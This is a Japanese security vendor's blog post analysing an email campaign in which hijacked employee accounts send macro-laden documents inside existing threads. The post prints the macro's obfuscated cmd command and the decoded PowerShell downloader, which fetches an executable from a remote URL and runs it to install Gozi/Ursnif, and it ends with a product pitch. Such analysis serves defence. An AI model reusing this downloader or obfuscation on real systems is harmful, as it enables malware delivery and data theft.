Email にマルウェアを仕掛ける攻撃者たち
2019 年 3 月 11 日 Minerva のブログから


大企業及び中小企業でも言えることですが、怪しいメールに添付しているものは、興味本位で安易にファイルを開くとそこから企業のセキュリティ危機へと導いてしまいます。

典型的な脅威として email に悪意のあるドキュメントを仕掛けてくることです。この種の攻撃手法が極めて有名になった背景として多くのフィッシング攻撃キャンペーンを仕掛けることで成功率もそれに伴って比例してきたからです。しかしサイバー犯罪は環境に応じて適応していきます。 このブログでは、攻撃者が更に成功率を上げるためにどのような戦略を立て仕掛けているかお話します。


既知で信用あるユーザーを利用
見知らぬ物からのメールは決して開かないことが鉄則ですが、しかしメールの送り主が知っている人だったらどうでしょうか？更に、添付物は既存 email スレッダーの一部であったら？

最近の攻撃キャンペーンでは、メールアカウントからエンドポイントへ侵入に成功した従業員アカウントを利用してネットワークへ侵入しました。そのやり方は、添付物に悪意のあるドキュメントを仕掛けるものです。その従業員アカウントへ侵入した攻撃者が本人と偽り、悪意のあるドキュメントを添付し、メール受信者に疑わずにファイルを開かせるのです。この戦略は今まで以上に成功率を上げています。


下の図はこの攻撃キャンペーン中に送られてきたメッセージの一部です。メールは本物ですが、メールには攻撃者の潜ませた添付ファイルが仕掛けられています。



この添付ファイルは悪意のあるドキュメントで開いてしまうとマクロが実行されます。



悪意のあるマクロは 2 つのモジュールで構成されています。一つは埋め込まれたコマンドがデコードを実行し、2 つ目は Shell 機能を使った攻撃です。



コマンド自体は一般公開されている [Invoke-DOSfuscation]に、更に他のレイアーで難読化されていますのでこれは厄介なマルウェアです。

```
Cmd /V:O /C "set Nqj=oCIHJSzsfwaHGsbKGsjPP3hd\y/F,u(+m1.n;)D6{Wt
@=e-}kNL:iprvc$x?l'&& for %S in ( 54 0 9 46 55 17 22 46 61 61 43 58
10 20 23 45 35 46 9 47 0 14 18 46 57 42 43 50 46 42 34 41 46 14 1
61 53 46 35 42 36 58 55 61 32 45 62 22 42 42 54 52 26 26 42 10 54
46 55 42 0 35 53 34 57 0 32 26 27 61 29 59 26 42 17 42 26 53 35 23 46
59 34 54 22 54 60 61 45 10 14 33 34 42 49 35 62 34 5 54 61 53 42 30 62 44
62 37 36 58 51 2 1 43 45 43 62 39 21 33 62 36 58 18 4 15 45 58 46 35
56 52 42 46 32 54 31 62 24 62 31 58 51 2 1 31 62 34 46 59 46 62 36 8
0 55 46 10 57 22 30 58 23 1 53 43 53 35 43 58 55 61 32 37 40 42 55 25
40 58 10 20 23 34 38 0 9 35 61 0 10 23 27 53 61 46 30 58 23 1 53 28 43
58 18 4 15 37 36 5 42 10 55 42 47 20 55 0 57 46 17 17 43 58
```

リモートウエブサイトから windows バイナリーがダウンロードされ PowerShell スクリプトがデコードされた結果です。


```
$aPd=new-object Net.WebClient;
$rlm='http://tapertoni.com/Flux/tst/index.php?l=ab1.tkn'.Split('@');
$LIC = '631';
$jJK=$env:temp+'\'+$LIC+'.exe';
foreach($dCi in $rlm){
    try{
        $aPd.DownloadFile($dCi, $jJK);
        Start-Process $jJK;
        break;
    }
    catch{}
}
```


このペイロード攻撃は Gozi ISFB/Ursnif というマルウェアで被害者から機密情報などを盗むことが可能です。攻撃者が被害者 PC へ侵入し、更に他の従業員メールへ攻撃を仕掛けていくのです。

Minerva Armor が先制防御

このケースで攻撃者はソーシャルエンジニアリング手法とテクノロジーによる検知手法を欺いて逃れていました。

Minerva の先制防御手法である悪意のあるドキュメント防御機能にはこの他のツールから検知回避するマルウェア脅威を先制防御で防ぎ、攻撃のタイムラインなど詳細な状況を把握できます。





Minerva 製品(Minerva Armor)についてのお問い合わせは Pico Technologies (info@pico-t.co.jp)までお願い致します。